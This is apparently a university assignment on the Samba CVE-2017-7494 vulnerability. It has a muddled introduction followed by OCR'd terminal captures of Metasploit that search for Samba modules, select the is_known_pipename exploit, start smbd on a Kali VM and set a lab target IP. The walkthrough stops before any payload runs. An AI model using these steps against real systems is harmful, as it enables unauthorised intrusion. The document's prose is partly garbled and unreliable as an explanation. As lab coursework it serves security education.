SLIIT

Discover Your Future

SNP2020- Systems and Network Programming(C/Python)

Assignment 01: 2020 Regular Intake

(Weekday Batch)

Latest Samba Exploit (CVE-2017-7494) POC

Yasodhya Madhushani W.B.

IT19014432

Latest Samba Exploit (CVE-2017-7494) POC

INTRODUCTION

What is Vulnerability?

- The exact definition of a vulnerability differs for every organization. However, A flaw in an object, method or program is widely defined. The probability that an established danger (or danger actors) may exploit this limitation would be the probability of a vulnerability.
- The consistency of getting injured to targeted is weakness. Any elderly people find it amusing to pick the 9th graders owing to their insecurity. The Latin term for "wound", weakness, derivers from vulnerability. Vulnerability is the condition in which you become open to injury or seem to be.

What is Linux and Why it is used?

- Linux is the best-known and most-used open source operating system. As Operating system Linux is software that sits undeath all of the other software on a computer, receiving requests from those programs and relaying these requests to the computer's hardware. Linux is an extremely popular operating system for hackers.

What is Samba Vulnerability? (CVE-2017-7494)

- The flaw, tracked as CVE-2017-7494, affects all versions of Samba since 3.5.0, released in March 2010. The security hole has been addressed in versions 4.6.4, 4.5.10 and 4.4.14, and a workaround has been made available for unsupported versions.

- Samba is used to provide Linux systems with SMB and CIFS functionality and is present in both enterprise goods and consumer products. Although the Samba Team provides up to date updates (4.4.x and higher), Linux providers, such as RedHat and Ubuntu, can include fixes for earlier Samba releases if included with an Iso edition. Even for older versions of Samba the Samba team can release patches.


Background

- Is this vulnerability the same danger as WannaCry and there are some commonalities with this vulnerability, but there are some significant differences? There are some queries. This attack targets SMB, albeit a separate version of the protocol, close to the bug exploited by WannaCry. The vulnerability is often "wormable" i.e. the malware will use it to propagate from device to machine automatically.


- This vulnerability is, however, much harder to use because it requires not only outdated software, but also an anonymous typewriting access. However, instances like Samba 's ongoing need for persistent protection awareness will further enhance patching and device software changes and full archive backups of sensitive files to maintain organizational resilience.

EXPLOIT STEP


All step is exploit




```
┌─[user@parrot]─[~]
└──╼ $msfconsole
```




```
─[user@parrot]─[~]
──╼ $msfconsole

                         ########                  #
                     #################            #
                  ######################         #
                 #########################      #
               ############################
              ##############################
              ###############################
             ###############################
             ##############################
                             #    ########   #
                ##        ###        ####   ##
                                     ###   ###
                                   ####   ###
              ####          ##########   ####
              #######################   ####
                ####################   ####
                 ##################  ####
                   ############      ##
                      ########        ###
                     #########        #####
                   ############      ######
                  ########      #########
                    #####       ########
                      ###       #########
                     ######    ############
                    #######################
                    #   #   ###  #   #   ##
                    ########################
                     ##     ##   ##     ##
                           https://metasploit.com


       =[ metasploit v5.0.86-dev                          ]
- -- --=[ 2004 exploits - 1096 auxiliary - 343 post       ]
- -- --=[ 562 payloads - 45 encoders - 10 nops            ]
- -- --=[ 7 evasion                                       ]
```




```
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf5 > search samba

Matching Modules
================

  #   Name                                                 Disclosure Date  Rank       Check  Description
  -   ----                                                 ---------------  ----       -----  -----------
  0   auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Directory Traversal
  1   auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privilege_set Heap Overflow
  2   auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_names Heap Overflow
  3   auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_ea_list Integer Overflow
  4   auxiliary/scanner/rsync/modules_list                                  normal     No     List Rsync Modules
  5   auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
  6   exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
  7   exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
  8   exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
  9   exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
  10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
  11  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
  12  exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
  13  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
  14  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
  15  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
  16  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
  17  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
  18  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
  19  exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
  20  exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
  21  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
  22  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
  23  exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
  24  exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
  25  post/linux/gather/enum_configs                                        normal     No     Linux Gather Configurations


msf5 >
```




```
   2010-06-16          good          No      Samba chain_
Memory Corruption (Linux x86)
  8    exploit/linux/samba/is_known_pipename
   2017-03-24          excellent  Yes     Samba is_kno
ename() Arbitrary Module Load
  9    exploit/linux/samba/lsa_transnames_heap
```




```
msf5 > use exploit/linux/samba/is_known_pipename
```




```
root@kali:~# uname -a
Linux kali 4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08) x86_64 G
NU/Linux
root@kali:~# 
```




```
root@kali:~# uname -a
Linux kali 4.13.0-kali1-amd64 #1 SMP Debian 4.13.10-1kali2 (2017-11-08) x86_64 G
NU/Linux
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fede:6604  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:de:66:04  txqueuelen 1000  (Ethernet)
        RX packets 22  bytes 3192 (3.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 3217 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# service smbd start
root@kali:~# 
```




```
msf5 exploit(linux/samba/is_known_pipename) > set rhosts
10.0.2.15
rhosts => 10.0.2.15
msf5 exploit(linux/samba/is_known_pipename) > 
```



